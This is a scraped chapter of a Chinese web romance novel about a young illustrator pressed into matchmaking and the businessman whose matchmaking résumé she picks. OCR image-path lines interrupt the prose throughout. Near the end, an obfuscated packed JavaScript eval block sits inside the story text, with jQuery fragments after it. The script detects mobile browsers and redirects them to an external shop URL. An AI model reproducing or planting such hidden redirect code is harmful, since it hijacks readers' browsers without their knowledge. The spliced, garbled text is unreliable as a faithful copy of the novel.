文趣网 > 都市小说 > 婚后矜持 > 2. 暗恋
    一大早,薛灵睁眼就看到薛语斓的消息。

    那条朋友圈发出后,才三天就收到不少男嘉宾投递简历,妈妈很得意,全打印了出来,厚厚一沓拿在手里,拍了张照发给她,和她说,吃完早饭陪她好好挑挑。

    吓得薛灵睡意全无,想从家里溜走,又在门口被保镖堵回去。

    她面无表情折返。

    她很可怜,厚厚一沓男嘉宾也很可怜。

    他们可能和她一样,不是自己乐意的,而是窝囊地被家里人安排来摆弄去,没有一点隐私,大头照和个人简历恨不得洒给全世界。

    保姆陪着孩子在玩具房玩,薛灵和妈妈在客厅对峙。

    “话别说太满,我辛苦整理的,你好歹看看。”

    薛语斓把一沓资料拿给她。

    薛灵很生气,她们已经吵了很久,妈妈根本不把她的话听进脑子里。

    “都说了我不看!我不想结婚,不想留在云城,你一定要逼我吗?”“这不是逼你,你一眼不看,让我怎么接受?起码翻一下,万一就有喜欢的。”

    薛语斓说着就强行往她手里塞,薛灵急了,忍不住地带上哭腔。

    “你能不能尊重我一下!这不是我的家,我在这里待着很不舒服,和程叔叔相处也很尴尬……我这辈子都不会结婚的!”

    说着,猛地一扬手,打掉了她手里的资料。

    “你要是真为我好,明天就放我走……”

    忽然,她顿住,盈满泪的双眼睁得极大。

    漫天纷乱的相亲简历中,一张帅脸就这么飘飘扬扬从她眼前荡过,落到了地上。

    薛灵用衣袖擦了擦泪,让视线不那么模糊,跟着蹲下去。薛语斓让她气得够呛,揉着脑袋栽到沙发上,半晌说不出话。

    薛灵一个人在外面,她根本不可能放心,这三年一直派人盯着。

    薛灵几乎宅死在家里,只顾闷头画画,作息日夜颠倒,也不出门交朋友,生病了一个人去医院,哪天出意外都没人知道。

    薛语斓急得团团转,这才强行把她抓回国,要把人留在眼皮子底下看着,能在云城安稳下来结婚当然是最好的。

    “你……”

    薛语斓试图退一步,可以先不相亲,但是不能再回去住她国外那个房子了。

    话没出口,一张纸就递到眼前,薛灵坐到她旁边,眼还红着,“这个。”

    竟然真有看上的,意外之喜。

    薛语斓瞥向男方的个人资料栏,轻轻眯起眼。

    还挺会挑。

    *

    爸妈来天行拜访时,徐景濯正在会议室和团队头脑风暴。

    一圈人都是多年好友,喝着小酒,微醺状态讲话最大胆,一个一个新点子就这么碰撞出来。

    最近格外不顺,项目进度已经卡了一个月,整个团队气氛沉闷,喝再多酒都没燥起来。

    这时,有人叹息了一声,“瞬华在就好了,大才子,他那条鱼一进来,水就活了。”

    徐景濯正在平板上浏览竞品游戏社区寻找灵感,听到那个名字,眼都没抬,冷声道:“再提他滚蛋。”

    “不是……你俩当年到底什么事儿啊?玩那么多年,突然就断了。”

    徐景濯不说。

    另一人插话,回忆道:“我记得是文瞬华谈恋爱了吧,天天跟那女孩在一块,那时候开始就不跟咱们玩儿了,我撞见过几回,那姑娘长得挺俏,不太爱说话,好像是美院的……”

    一罐没开封的酒兜头砸来,那人惊险接住,感应到他飙升的怒意,急忙安抚,“别,老大,我闭嘴,不提姓文的了。”

    徐景濯拨了几下屏幕,心里烦躁得浏览不了任何信息,重重放下平板,冷声说:“没谈。”

    那人没反应过来,“什么?”

    他重复,“文瞬华当年,和美院那姑娘没谈。”

    “不能吧,他俩走那么近,当年论坛不还有不少爆贴吗?”

    “这么说我也想起来了,哪回校园情侣盘点都有他俩,大热cp啊。”

    “啧啧,我还有点怀念那些帖子呢,后来也不知道被哪个缺德的黑了,整个论坛都遭殃。”

    他们七嘴八舌地聊起从前,徐景濯不爱听,踢开椅子出门透气,恰好和会议室外准备敲门的爸妈碰上面。

    他带上会议室门,隔绝里面声音,“来查岗?”

    妈妈把手里的半杯冰咖啡给他,“查什么岗,儿子年轻有为,我五十不到就退休享福,才不给自己找事。”

    徐景濯从她手里接过那半杯咖啡,塞给一旁的男人,“又把喝剩的给我,这福气不是你老公的吗。”

    “你爸都喝三杯了,”霍舒翻了个白眼,在休息区的沙发上坐下,“亲妈都嫌弃,以后结婚怎么办,老婆剩的你吃不吃?”

    他轻嗤,“结婚又不是非得吃剩饭,老婆没长手,吃不完不会扔?”

    说着,肘了下旁边闷不吭声喝咖啡的男人,“是吧徐董,早二十年就该给家里立规矩,现在也不迟,拿出你的态度。”

    他指指垃圾桶,“喏。”

    徐秉安凉笑,“挑事别带上我,我吃你妈三十年剩饭,这就是我的态度。”

    “没救了。”

    结个婚连人格都能背叛,徐景濯怜悯地看他一眼,在临近的沙发上坐下,长腿勾来椅子,随意地搭上,勾出藏在衬衫里面的实心龙骨链玩。

    “不查岗找我什么事儿?忙着呢。”

    徐秉安下意识蹙眉,“注意规矩。”他上午和集团的高层领导有会,穿着还算正经,只是坐没坐相,生生把白衬黑裤穿出一身落拓不羁的气质。

    徐景濯挑了下唇,没说话。

    游戏作为集团近年的主力业务,天行在总部园区独占三栋大楼。

    终启是家族的,高层利益盘根错节,有不少规矩管束,天行则是徐总个人的,这儿是最不用守规矩的地方。

    霍舒滑着手机屏幕,“我前阵子翻朋友圈,看见一个女孩……”

    “不考虑,”徐景濯都不用听她说完,熟练地拒绝,“先立业后成家,不把集团业务扩张到全宇宙,我没办法安心结婚。”

    简而言之,这辈子算了,下辈子再说。

    霍舒扫了眼他左手代表独身的尾戒,“我还没说完呢,你急什么,我看这女孩很眼熟,我记得在你家见过一张照片……”

    “妈,你要是骗我,”他盯着霍舒的手机背面,低声说,“我就把你返聘回来上班。”

    霍舒把手机递给他,“你自己看吧。”

    只看小图,徐景濯都一眼锁定照片里的女孩,她看向镜头,唇角挂着礼貌疏离的浅笑。

    他盯着手机屏幕看了快有三分钟,面上没什么明显的表情。

    霍舒试探着问:“怎么样?虽然有竞争,但是咱们家条件好,妈给你争取争取。”

    “我跟她不合适,”徐景濯淡声说,“算了。”

    目光始终在照片上没挪开。

    徐秉安把喝完的空杯丢进垃圾桶,从他手里抽出手机,扔还给霍舒,“那就算了。”

    霍舒惋惜地叹了口气,跟着重复,“那就算了,本来还给你占着相亲名额呢,我这就取消掉,不耽误人家相看其他男人,说不定下个月就能喝到喜酒了。”

    说着,暗中观察徐景濯。

    却见他盯着空气沉默两秒,无谓勾了下唇,“嗯。”

    *

    薛语斓正在客厅沙发上逗孩子,霍舒的电话打了过来,和她抱歉。“不好意思啊语斓,景濯那边……”

    只听她这开头,薛语斓就立刻把外放关掉,拿起手机接听,不满道:“怎么回事啊,不是你先说你儿子有意向吗?现在我们看上他,他倒不乐意见面了。”

    “霍姐,这话你自己敢听吗?面都没见怎么知道不合适,一开始就觉得不合适你别找我们呀!”

    “不是我急,是你们……”

    她正跟霍舒争论,不经意抬眼,发现薛灵正趴在二楼围栏上看。

    她立刻结束聊天,“行了,就这样吧霍姐,就当没这事儿,别往外说啊。”

    面都没见就被拒,任谁心里也不舒服,薛语斓抬头看着她,委婉道:“再看看别的?”

    薛灵摇头。

    “那就先不相亲了,你在家好好休息,过两天带你出去玩。”

    薛灵没说话,转身回了房间。

    薛语斓叹气,感觉手臂被摇动了一下,垂眸看,小女儿眨着大眼睛,说想上楼陪姐姐玩。

    薛语斓想了想,叫来保姆送她,拨了拨她的小辫说:“姐姐要是赶你,你再下来。”

    被拒绝了薛灵也没多伤心,甚至有点放松,不然那点无所谓的期待总是弄得人心里很乱。

    暗恋对象本来就是很遥远很虚幻的存在,得不到才是正常的。

    回房间发了一分钟呆,电脑消息闪动,几个插画商单找上门,报价都很可观。

    她估算了一下未来的工作排期,在力所能及的范围内全部接下。

    反正闲着也是闲着,她可以一整天什么都不干只画画。

    婚结不结无所谓,钱不能不赚。

    门这时被敲响,保姆送了程霏来她房里,小女孩刚进来就跑到电脑前,神神秘秘从兜里掏出一张被折叠成小方块的纸。

    薛灵转了下电脑椅,面向她,疑惑地低下头看。纸被完全展开,是徐景濯的相亲简历。

    又看到这张脸,薛灵的视线情不自禁被吸引过去。

    真帅,无死角,证件照都这么绝。

    程霏抓着那张满是折痕的纸,朝她张开双手,“抱抱,姐姐。”

    薛灵调整了电脑屏幕,让她不正对蓝光,俯身抱她到腿上。

    她改不了看到徐景濯就手痒的毛病,在数位板上随手画了几条线,勾出他证件照的正脸轮廓,期间问程霏,“为什么拿这个过来?”

    “姐姐是被拒绝了吗?”

    “谁教你说这种话的,姐姐不喜欢听。”

    “爸爸说,不要怕被拒绝,”程霏指着徐景濯个人资料栏的电话号码,“任何事,都可以争取,两遍,三遍,好多遍。”

    薛灵画画的手一顿,垂眸看了眼,又把视线移回屏幕,“不要。”

    “姐姐不敢吗?”“嗯。”

    程霏鼓励她,“勇敢的人,先享受。”

    “我已经在享受了。”

    薛灵只画他也能画个爽,没那个胆子去自取其辱。

    程霏不说话了,把纸规规整整叠好,放到桌上,电话号码就露在外面,朝着薛灵的眼。

    *

    华熙湾,市中心寸土寸金的别墅区,那座千平独栋楼王是谁在住,无人不知。

    毕竟手里握着亿万家财,徐总有这么座豪宅不引人稀奇。

    只是整个云城都知道,徐家家规森严,老太太霸道固执,说一不二,家里所有

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17762242|209625||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    小辈,包括徐景濯爸妈在内,都必须统一住在庄园老宅,一家人热热闹闹陪着老人家共享天伦。老太太在圈子里名望很高,圈里各家长辈全都敬她几分,自家孩子们更是严守她的规矩。

    几十年来,也就徐景濯一个顺利从她的手掌心钻出来独住。

    没规矩禁锢得了他,他自己就是规矩。

    别墅上下四层,院落辽阔,除了定时上门打扫的钟点工外,就只住着徐总、他的狗和一位职业管家。

    最近几天都是白天下雨,晚上放晴,入夜的华熙湾很安静,月朗星稀,别墅顶层露台高度足够,可以把远处夜景尽收眼底。

    十点钟不算晚,独身的年轻男人遛完狗洗完澡,倒半杯酒,带电脑和几本工具书到露台,亮盏小灯,学习工作,只等酒意上来,大脑疲倦,回卧室睡觉。

    今天也一样,和以往没有分别的一个晚上,男人坐在露营椅上,身体闲适地后仰,喝着酒远眺天边浓稠夜色。

    他已经学习完,工作完,甚至酒都快喝完,只等困意袭来睡觉。

